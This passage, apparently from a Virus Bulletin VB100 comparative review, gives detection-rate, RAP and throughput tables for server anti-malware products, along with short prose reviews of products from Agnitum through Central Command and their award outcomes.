AVG Internet Security	0	100.00%	2342	88.49%	51	97.71%	2929	96.37%		
Avira AntiVir	0	100.00%	200	99.02%	0	100.00%	1482	98.16%		
BitDefender Security	0	100.00%	227	98.88%	0	100.00%	3689	95.42%		
Bkis BKAV	0	100.00%	1236	93.93%	1601	64.29%	7783	90.34%		
Bullguard Antivirus	0	100.00%	347	98.30%	0	100.00%	5023	93.77%		
CA Threat Manager	0	100.00%	5018	75.34%	3469	92.34%	44680	44.57%		
Central Command Vexira	0	100.00%	2485	87.79%	191	89.49%	27782	65.53%		1
Commtouch Command	0	100.00%	2855	85.97%	3	99.86%	28471	64.68%	1	
Comodo AntiVirus	7	99.03%	2847	86.01%	5128	60.96%	19805	75.43%		
Comodo Internet Security	7	99.03%	2838	86.06%	5154	60.93%	19710	75.55%		
Coranti 2010	0	100.00%	139	99.32%	0	100.00%	2130	97.36%	1	3
Defenx Security Suite Pro	0	100.00%	2609	87.18%	191	89.49%	28717	64.37%		1
Digital Defender AntiVirus	0	100.00%	4143	79.64%	191	89.49%	30370	62.32%		1
Emsisoft Anti-Malware	0	100.00%	415	97.96%	1315	79.84%	6657	91.74%	2	1

Please refer to text for full product names.

On-demand tests contd.	WildList viruses		Worms & bots		Polymorphic viruses		Trojans		Clean sets	
	Missed	%	Missed	%	Missed	%	Missed	%	FP	Susp.
eScan Internet Security	0	100.00%	297	98.54%	0	100.00%	4420	94.52%		
ESET NOD32	0	100.00%	302	98.52%	0	100.00%	4161	94.84%		2
Fortinet FortiClient	0	100.00%	844	95.85%	30	99.15%	11183	86.13%		
Frisk F-PROT	0	100.00%	2964	85.44%	0	100.00%	28869	64.18%	1	
F-Secure PSB Server Security	0	100.00%	519	97.45%	0	100.00%	5112	93.66%		
G DATA AntiVirus	0	100.00%	83	99.59%	0	100.00%	570	99.29%		
Hauri ViRobot	96	85.00%	6526	67.93%	2996	96.43%	38502	52.23%	1	1
Kaspersky Anti-virus 6	0	100.00%	647	96.82%	0	100.00%	5580	93.08%		
Kaspersky Anti-virus 8	0	100.00%	623	96.94%	0	100.00%	5294	93.43%		3
Keniu Antivirus	0	100.00%	1231	93.95%	0	100.00%	4649	94.23%		3
Kingsoft Internet Security	32	99.998%	10372	49.04%	4828	58.64%	73536	8.76%		
Microsoft Forefront Client Security	0	100.00%	608	97.01%	6	99.74%	9111	88.70%		
Norman Endpoint Protection	0	100.00%	4766	76.58%	295	83.78%	24872	69.14%		
Qihoo 360 Antivirus	0	100.00%	401	98.03%	0	100.00%	5482	93.20%		
Quick Heal Anti-Virus 2011	0	100.00%	1742	91.44%	0	100.00%	16814	79.14%		
Returnil System Safe 2011	8	98.71%	2881	85.84%	0	100.00%	27995	65.27%	1	
SGA SGA-VC	10	99.03%	283	98.61%	0	100.00%	4307	94.66%		
Sophos Endpoint Security and Control	0	100.00%	1939	90.47%	0	100.00%	9387	88.35%		1
VirusBuster for Windows Servers	0	100.00%	2541	87.51%	191	89.49%	28296	64.89%		1

Please refer to text for full product names.

Agnitum's Outpost suite has become a familiar and always welcome participant in our comparatives, and once again it put in a solid showing.



The set-up process is longer than some, thanks mainly to the suite's multiple modules including the company's well-respected firewall and also the need to install C++ components. Even with the required reboot, however, the whole process was completed in just a few minutes. The interface has had a minor overhaul recently, looking shiny and clean with an efficient and easy-to-navigate layout. A decent number of configuration options are available, although the anti-malware component is only given limited space among the other modules; scheduling is particularly

simplistic. Nevertheless, all our tests ran through without problems, taking time but not too much effort – scanning speeds were fairly sluggish, with similarly heavy on-access overheads and fairly high use of system memory.


Detection rates were fairly decent, at least in the standard sets, with a RAP showing which left something to be desired. The WildList test set was handled without issues however, and the clean sets yielded nothing more than a warning of a file encrypted with the *Themida* packer. Agnitum gets this month's comparative off to a good start by earning a VB100 award.

#### AhnLab V3Net for Windows Servers 7.7.6.4

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.60%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	59.88%
<b>Worms &amp; bots</b>	79.51%	<b>False positives</b>	4

AhnLab's server product seems like something of a step backwards after some recent improvements to the company's desktop solution, continuing the rather

anachronistic practice of separating the scanning for viruses and spyware. The installation process is uncomplicated, with no reboot needed. The interface is fairly clear and usable, though some settings are not where they might be expected to be. Running the tests proved reasonably straightforward, after some initial exploration, with good stability in the infected sets but some issues with logging – which seemed to lose track of what had been spotted when asked to work hard.



Scanning speeds were medium, with on-access lag times and RAM usage similarly middle-of-the-road, while CPU use while busy was somewhat higher than average. Detection rates were a little tricky to measure as the logging facility once again proved unreliable, dropping chunks of data off the end of lists after lengthy ‘refresh’ periods, but in the end we got some results thanks to multiple smaller scans. The results looked pretty reasonable in general,

showing an alarming drop in detection of polymorphic items on access compared to on demand, and RAP scores dropped away fairly sharply after the earliest week. No problems emerged in the WildList set, but in the clean sets a couple of items were alerted on as containing malicious exploits. With the items originating from major software houses including *Microsoft* and *IBM*, which would make the issues rather serious in a business environment, there was no hesitation in denying *AhnLab* a VB100 award this month.

**ArcaBit ArcaVir 2010 10.8.3204.0**

<b>ItW</b>	99.99%	<b>Polymorphic</b>	83.14%
<b>ItW (o/a)</b>	99.99%	<b>Trojans</b>	63.51%
<b>Worms &amp; bots</b>	68.87%	<b>False positives</b>	0

*ArcaVir* remains unchanged since its last appearance in our comparatives, with the 2010 edition installing in a reasonably straightforward manner (albeit with some rather unsettling pauses during which no activity registered for some time). When the process finally started up and got through its simple steps, a reboot was needed. The interface is a little quirky but generally simple to operate,


On-access tests	WildList viruses		Worms & bots		Polymorphic viruses		Trojans	
	Missed	%	Missed	%	Missed	%	Missed	%
Agnitum Outpost Security Suite Pro	0	100.00%	2598	87.23%	191	89.49%	28895	64.15%
AhnLab V3Net	0	100.00%	4279	78.98%	731	77.99%	33417	58.54%
ArcaBit ArcaVir	4	99.9997%	6355	68.77%	1854	83.14%	29538	63.35%
Avast Software avast!	0	100.00%	1731	91.49%	9	99.40%	4596	94.30%
Avertive VirusTect	22	96.61%	3393	83.33%	191	89.49%	31019	61.51%
AVG Internet Security	0	100.00%	2424	88.09%	51	97.71%	3666	95.45%
Avira AntiVir	0	100.00%	220	98.92%	0	100.00%	1745	97.83%
BitDefender Security	0	100.00%	275	98.65%	0	100.00%	4053	94.97%
Bkis BKAV	0	100.00%	1236	93.93%	1601	64.29%	7783	90.34%
Bullguard Antivirus	0	100.00%	347	98.30%	0	100.00%	5023	93.77%
CA Threat Manager	0	100.00%	5018	75.34%	3469	92.34%	44680	44.57%
Central Command Vexira	0	100.00%	2543	87.50%	191	89.49%	28484	64.66%
Commtouch Command	2	99.68%	3046	85.03%	3	99.86%	30311	62.39%
Comodo AntiVirus	7	99.03%	2996	85.28%	5185	60.69%	20741	74.27%
Comodo Internet Security	7	99.03%	2987	85.32%	5128	60.96%	20645	74.39%
Coranti 2010	0	100.00%	139	99.32%	0	100.00%	2130	97.36%
Defenx Security Suite Pro	0	100.00%	2598	87.23%	191	89.49%	28895	64.15%
Digital Defender AntiVirus	22	96.61%	3493	82.84%	191	89.49%	32298	59.93%
Emsisoft Anti-Malware	0	100.00%	419	97.94%	1314	80.08%	8799	89.08%

Please refer to text for full product names.

On-access tests contd.	WildList viruses		Worms & bots		Polymorphic viruses		Trojans	
	Missed	%	Missed	%	Missed	%	Missed	%
eScan Internet Security	0	100.00%	338	98.34%	0	100.00%	4970	93.83%
ESET NOD32	0	100.00%	674	96.69%	0	100.00%	5480	93.20%
Fortinet FortiClient	0	100.00%	844	95.85%	30	99.15%	11183	86.13%
Frisk F-PROT	0	100.00%	3007	85.23%	0	100.00%	29568	63.31%
F-Secure PSB Server Security	0	100.00%	542	97.34%	0	100.00%	5090	93.68%
G DATA AntiVirus	0	100.00%	83	99.59%	0	100.00%	570	99.29%
Hauri ViRobot	3607	67.68%	11082	45.55%	7138	49.17%	62160	22.88%
Kaspersky Anti-Virus 6	0	100.00%	797	96.08%	0	100.00%	7253	91.00%
Kaspersky Anti-Virus 8	0	100.00%	707	96.53%	0	100.00%	5988	92.57%
Keniu Antivirus	0	100.00%	18615	8.53%	0	100.00%	4649	94.23%
Kingsoft Internet Security	32	99.998%	10385	48.97%	4828	58.64%	73687	8.58%
Microsoft Forefront Client Security	0	100.00%	746	96.33%	6	99.74%	9956	87.65%
Norman Endpoint Protection	0	100.00%	5030	75.28%	343	82.65%	26550	67.06%
Qihoo 360 Antivirus	0	100.00%	493	97.58%	0	100.00%	7059	91.24%
Quick Heal Anti-Virus 2011	0	100.00%	6566	67.74%	0	100.00%	20027	75.15%
Returnil System Safe 2011	8	98.71%	3018	85.17%	0	100.00%	29699	63.15%
SGA SGA-VC	-	-	-	-	-	-	-	-
Sophos Endpoint Security and Control	0	100.00%	659	96.76%	0	100.00%	6593	91.82%
VirusBuster for Windows Servers	0	100.00%	2599	87.23%	191	89.49%	28997	64.02%

Please refer to text for full product names.

and it provides a basic level of configuration. Tests ran through without major issues. Scanning speeds and overheads did not challenge the leaders and CPU and RAM use was rather higher than many this month.




Detection rates were average in the main sets, a little underwhelming in the RAP sets, and a handful of fairly minor items in the clean sets were flagged. More seriously, however, one of the Virut variants in the WildList was not fully covered, and no VB100 award can be granted to *ArcaBit* this month.

**Avast Software avast! 4.8.114**

<b>ItW</b>	100.00%	<b>Polymorphic</b>	99.40%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	94.05%
<b>Worms &amp; bots</b>	90.12%	<b>False positives</b>	0

Once again Avast has made us wait to see its new server version, providing us with the aging 4.8 edition for what is almost certainly the



final time. It still has the agility and toughness to outmatch many in this month's field, with a standard set of install steps followed by a reboot to get going. The GUI is a little clunky and awkward, especially compared to the delights of the new desktop edition, but it offers a comprehensive level of controls and is reasonably clear and accessible. Running through the tests was rapid and painless, with splendid scanning speeds, minimal overheads and low resource consumption.

The infected sets were brushed aside effortlessly, dealt with far faster than any other product this month, with

Reactive and Proactive (RAP) detection scores		Reactive			Reactive average	Proactive week +1	Overall average
		week -3	week -2	week -1			
Agnitum Outpost Security Suite Pro		68.21%	54.62%	49.55%	57.46%	49.25%	55.41%
AhnLab V3Net		61.45%	49.97%	44.37%	51.93%	42.60%	49.60%
ArcaBit ArcaVir		43.83%	39.77%	32.66%	38.75%	36.50%	38.19%
Avast Software avast!		96.30%	96.12%	83.58%	92.00%	65.93%	85.48%
Avertive VirusTect		67.09%	53.38%	48.53%	56.34%	48.10%	54.28%
AVG Internet Security		95.52%	93.37%	89.12%	92.67%	69.72%	86.93%
Avira AntiVir		95.76%	86.85%	85.76%	89.46%	74.00%	85.59%
BitDefender Security		92.66%	89.07%	84.04%	88.59%	77.82%	85.90%
Bkis BKAV		71.14%	69.18%	71.19%	70.50%	71.58%	70.77%
Bullguard Antivirus		90.94%	86.33%	78.31%	85.19%	71.09%	81.66%
CA Threat Manager		52.16%	49.71%	49.19%	50.35%	53.77%	51.21%
Central Command Vexira		68.50%	55.13%	50.69%	58.11%	50.03%	56.09%
CommTouch Command		68.46%	58.04%	62.21%	62.91%	66.89%	63.90%
Comodo AntiVirus		66.70%	60.30%	54.91%	60.64%	53.99%	58.98%
Comodo Internet Security		66.72%	60.53%	54.99%	60.75%	54.04%	59.07%
Coranti 2010		95.49%	88.57%	84.68%	89.58%	84.00%	88.19%
Defenx Security Suite Pro		67.83%	54.23%	49.10%	57.05%	48.73%	54.97%
Digital Defender AntiVirus		66.03%	52.83%	51.78%	56.88%	47.98%	54.66%
Emsisoft Anti-Malware		93.93%	90.21%	86.41%	90.19%	71.23%	85.45%

Please refer to text for full product names.

scores similarly excellent. The RAP sets were particularly well covered, albeit with a fair drop in the proactive week. The main sets and clean sets were handled splendidly, and a VB100 award is comfortably earned; we eagerly look forward to the upcoming new version.


### Avertive VirusTect 1.1.8

<b>ItW</b>	100.00%	<b>Polymorphic</b>	89.49%
<b>ItW (o/a)</b>	96.61%	<b>Trojans</b>	64.00%
<b>Worms &amp; bots</b>	87.05%	<b>False positives</b>	0

A newcomer this month, *Avertive* is another member of a growing stable of solutions based on an SDK and interface overlaid on the *VirusBuster* engine. These are generally made available through ISPs. The surprise last-minute submission of this product meant an online update was required on the deadline day, but the set-up process was fairly painless and all done within under a minute with no

reboot needed. The interface is simple and colourful – instantly familiar from several others we have seen recently and hence easy to navigate. Controls are provided in reasonable depth, and easy to find.

Scanning speeds were not the fastest, showing no sign of smart caching of previous results, but performance measures were decent and the infected sets were managed with good stability. Detection rates were not overwhelming, but not too bad, with a single item in the clean set alerted on as being packed with *Themida* but no false alarms. The WildList was covered comfortably on demand, but strangely on access a handful of items were missed. The result was so surprising we repeated the scan multiple times but got identical results, and as a result *Avertive* doesn't quite earn its first VB100 award.




Reactive and Proactive (RAP) detection scores contd.		Reactive			Reactive average	Proactive week +1	Overall average
		week -3	week -2	week -1			
eScan Internet Security		91.91%	87.56%	81.15%	86.87%	72.20%	83.20%
ESET NOD32		96.68%	96.77%	93.70%	95.71%	79.43%	91.64%
Fortinet FortiClient		83.67%	57.67%	43.31%	61.55%	36.43%	55.27%
Frisk F-PROT		67.92%	53.74%	60.00%	60.55%	65.27%	61.73%
F-Secure PSB Server Security		93.34%	82.93%	67.67%	81.31%	66.70%	77.66%
G DATA AntiVirus		99.55%	98.00%	91.53%	96.36%	77.29%	91.59%
Hauri ViRobot		50.44%	48.74%	41.29%	46.82%	41.26%	45.43%
Kaspersky Anti-Virus 6		93.50%	91.15%	83.47%	89.38%	65.70%	83.46%
Kaspersky Anti-Virus 8		93.86%	91.39%	85.32%	90.19%	71.51%	85.52%
Keniu Antivirus		91.64%	89.73%	81.45%	87.61%	67.98%	82.70%
Kingsoft Internet Security		16.22%	14.53%	14.59%	15.11%	22.25%	16.90%
Microsoft Forefront Client Security		91.68%	87.10%	78.89%	85.89%	63.62%	80.32%
Norman Endpoint Protection		46.62%	37.83%	40.23%	41.56%	49.77%	43.61%
Qihoo 360 Antivirus		90.34%	81.16%	70.42%	80.64%	67.51%	77.36%
Quick Heal Anti-Virus 2011		74.80%	63.85%	51.41%	63.35%	50.89%	60.24%
Returnil System Safe 2011		68.37%	53.47%	57.95%	59.93%	65.44%	61.31%
SGA SGA-VC		92.23%	88.35%	83.47%	88.01%	74.07%	84.53%
Sophos Endpoint Security and Control		88.86%	84.54%	76.33%	83.24%	68.52%	79.56%
VirusBuster for Windows Servers		68.11%	54.61%	49.50%	57.41%	49.22%	55.36%

Please refer to text for full product names.

### AVG Internet Security Business Edition 9.0.851

<b>ItW</b>	100.00%	<b>Polymorphic</b>	97.71%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	96.37%
<b>Worms &amp; bots</b>	88.49%	<b>False positives</b>	0

AVG's corporate version is barely different from the company's standard desktop suite solution, with a simple installation process which offers an impressive range of languages including two varieties of Bahasa. The set-up completes without needing a reboot and provides a rather




cluttered interface covering the multiple modules included. Controls are offered in splendid depth, perfectly suited to a business environment, and running our various jobs proved no problem for it.

Scanning speeds were rather sluggish, and resource usage fairly high, although on-access overheads were not too bad. Detection rates were solid though, with good levels across all sets, and with no problems in the core certification areas AVG easily earns another VB100 award.


### Avira AntiVir Server 10.00.06.00

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	98.16%
<b>Worms &amp; bots</b>	99.02%	<b>False positives</b>	0

One of our most consistent participants and a reliable performer, Avira's server edition is a proper business product but installs fairly rapidly, with most of the brief set-up time taken up by the installation of C++ components.



The interface makes good use of the MMC system, with a logical and easily navigable layout, and provides a full set of configuration controls to satisfy the most demanding administrator.



Scanning speeds were good, with fairly low overheads and resource drain. The infected sets were handled fairly well too, with a couple of files apparently snagging the scanner and having to be removed to keep things moving along,


but some superb detection scores. The proactive week of the RAP sets was particularly well handled. With nothing much to complain about anywhere, Avira earns a VB100 award with minimum fuss.

### BitDefender Security for File Servers 3.4.141

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	95.42%
<b>Worms &amp; bots</b>	98.88%	<b>False positives</b>	0

BitDefender's server solution is another fully fledged business product, again using the MMC console for its control system but installing rapidly, with user interaction

kept to a minimum and no need to reboot. The layout is good, making good use of the console base to provide complete and rational access to configuration and control. Scanning speeds were decent on the initial runs, and remarkable on repeat visits to known files, with excellent use of smart caching techniques. CPU use was very low, probably thanks to the same techniques, while memory use was perhaps a little above average.




In the infected sets, we had a few problems with scans apparently completing but presenting only a blank, unresponsive screen. Retrying the scans in smaller batches yielded better results, implying that the logging system is easily overwhelmed by large numbers of detections – admittedly not something that most real-world users are likely to encounter. Further investigation showed that in some cases we may have been a little hasty, giving up on the logging system after only half an hour or so, as some logs did later emerge after huge periods of unresponsiveness.

In the end, we managed to gather all the information needed, which showed solid scores in the infected sets and no problems in the clean sets; *BitDefender* thus earns a VB100 award, having put us through considerable pains to get there.

### Bkis BKAV Gateway Scan 2910

<b>ItW</b>	100.00%	<b>Polymorphic</b>	64.29%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	90.34%
<b>Worms &amp; bots</b>	93.93%	<b>False positives</b>	0

*Bkis* has become a familiar name in our tests in the last few months, and has shown steady improvement throughout its run of appearances. The product itself has a remarkably rapid installation process, with only a single click and no reboot needed, and the interface provides a basic level of controls with very little fuss. No archive scanning is provided as far




as we could tell, so the archive set was scanned very rapidly, but other sets were very slow to get through, with on-access overheads rather high to match. Memory consumption was fairly low however, although CPU use was high.

The infected sets were handled without problems, and showed some very impressive scores indeed – a huge step up from previous performances. The WildList presented no problems, and with the clean sets covered without issues *Bkis* is a worthy winner of a VB100 award.

### Bullguard Antivirus 9.0

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	93.77%
<b>Worms &amp; bots</b>	98.30%	<b>False positives</b>	0

*Bullguard's* solution is clearly designed more for the home-user market than for business, but nevertheless operates



perfectly well on this month's platform. It installs easily in very few steps and with no reboot needed, and offers online back-up as part of its line-up. The interface is bright and colourful, with large buttons which seem designed with the clumsiest of users in mind. Navigation is not completely straightforward, but after some poking around we found a basic set of options provided, and ran through the scans with no major problems other than the log access buttons being rather surprisingly buried at the bottom of the results lists.

Once the logs were found and converted into usable format, detection rates proved to be excellent, with a steady decline across the RAP sets but still a decent level even in the proactive week. With no issues in the WildList or clean sets, *Bullguard* easily earns a VB100 award this month.

### CA Integrated Threat Manager 8.1.66.0.0


<b>ItW</b>	100.00%	<b>Polymorphic</b>	92.34%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	44.57%
<b>Worms &amp; bots</b>	75.34%	<b>False positives</b>	0

After many years of prayer, and even begging, it looks like this could at last be the final appearance of this version of CA's product, with a much-heralded new edition on the horizon. We have described the lengthy install process, with its multiple EULAs and data-gathering screens, and the

On-demand throughput (MB/s)	Archive files			Binaries and system files			Media and documents			Other file types		
	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files
Agnitum Outpost Security Suite Pro	1.85	26.43	1.85	23.46	289.77	23.46	8.91	35.89	8.91	9.02	120.22	9.02
AhnLab V3Net	4.90	5.29	4.90	17.41	36.76	17.41	22.47	24.79	22.47	21.22	22.54	21.22
ArcaBit ArcaVir	8.89	9.00	8.89	15.89	15.79	15.89	30.06	30.44	30.06	17.45	17.74	17.45
Avast Software avast!	290.69	415.28	7.86	47.83	52.41	41.05	33.87	50.09	35.89	45.08	60.11	24.59
Avertive VirusTect	5.17	5.18	N/A	31.38	32.84	31.38	16.58	17.18	16.58	16.39	16.39	16.39
AVG Internet Security	0.70	138.43	0.70	17.59	26.34	16.93	6.03	6.12	5.73	5.82	5.82	4.45
Avira AntiVir	6.81	6.78	6.81	65.68	59.35	65.68	24.29	28.63	24.29	21.22	22.54	21.22
BitDefender Security	4.36	242.24	4.36	22.09	289.77	22.09	10.15	89.06	10.15	7.21	56.95	7.21
Bkis BKAV	111.81	116.28	N/A	4.49	4.54	4.49	5.81	5.95	5.81	4.21	4.24	4.21
Bullguard Antivirus	8.52	8.81	8.52	44.38	46.04	44.38	22.26	24.05	22.26	19.67	20.81	20.42
CA Threat Manager	4.47	4.43	4.47	46.04	47.37	46.04	33.40	33.40	33.40	18.66	18.98	18.66
Central Command Vexira	11.96	14.32	4.07	30.41	44.38	28.98	22.26	31.23	17.30	20.04	23.52	15.46
Commtouch Command	9.32	9.38	9.32	19.55	19.63	19.55	27.02	27.32	27.02	16.91	16.39	16.91
Comodo AntiVirus	9.26	9.26	9.26	38.19	41.75	38.19	54.65	58.65	54.65	38.64	38.64	38.64
Comodo Internet Security	9.23	9.26	9.23	37.32	41.75	37.32	55.92	60.11	55.92	37.31	40.07	37.31
Coranti 2010	3.56	3.63	3.56	6.59	6.59	6.59	4.03	4.05	4.03	3.23	3.23	3.23
Defenx Security Suite Pro	1.87	26.43	1.87	22.91	273.67	22.91	8.62	35.89	8.62	9.09	135.25	9.09
Digital Defender AntiVirus	5.29	5.25	0.93	31.18	33.28	3.31	16.47	16.36	3.65	16.15	16.15	3.72
Emsisoft Anti-Malware	7.65	8.86	N/A	9.97	10.01	9.97	20.04	19.08	20.04	14.05	14.24	14.05

Please refer to text for full product names.

interface with its sluggish response times and lack of permanency of settings, more than enough times in these pages, but despite our complaints about the surface, underneath its ungainly covers CA's scanning remains solid, reliable and quite remarkably rapid. To do this it uses a fair amount of RAM, but not too many processor cycles.



Detection rates were less than stellar, but not too disappointing, and the WildList presented no problems. With the clean set also handled nicely, CA earns another VB100 award – perhaps the last with this particular product version; we look forward greatly to the refreshed edition.


### Central Command Vexira Antivirus for Servers 6.3.14

<b>ItW</b>	100.00%	<b>Polymorphic</b>	89.49%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	65.53%
<b>Worms &amp; bots</b>	87.79%	<b>False positives</b>	0

On-demand throughput (MB/s) contd.	Archive files			Binaries and system files			Media and documents			Other file types		
	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files	Default (Cold)	Default (Warm)	All files
eScan Internet Security	12.42	484.49	12.42	10.09	46.92	10.09	1.62	20.38	1.62	7.57	27.05	7.57
ESET NOD32	4.87	4.86	4.87	56.62	56.62	56.62	14.31	14.66	14.31	14.82	0.85	14.82
Fortinet FortiClient	7.00	8.12	7.00	9.79	10.59	9.79	12.59	14.06	12.59	16.65	18.34	16.65
Frisk F-PROT	11.05	11.18	11.05	18.73	19.09	18.73	16.58	19.24	16.58	23.52	30.06	23.52
F-Secure PSB Server Security	7.86	2906.94	7.86	25.66	1642.04	25.66	24.05	480.90	24.05	17.45	541.00	17.45
G DATA AntiVirus	4.26	2906.94	4.26	29.15	1642.04	29.15	20.21	601.13	20.21	15.46	360.67	15.46
Hauri ViRobot	2.25	2.31	N/A	13.10	13.61	13.10	3.70	3.67	3.70	3.00	2.98	3.00
Kaspersky Anti-Virus 6	6.20	1453.47	6.20	25.39	703.73	25.39	15.82	200.38	15.82	11.63	180.33	11.63
Kaspersky Anti-Virus 8	3.08	2906.94	3.08	16.59	821.02	16.59	9.58	240.45	9.58	6.56	180.33	6.56
Keniu Antivirus	3.13	1453.47	3.13	31.38	46.92	31.38	11.96	126.55	11.96	8.14	98.36	8.14
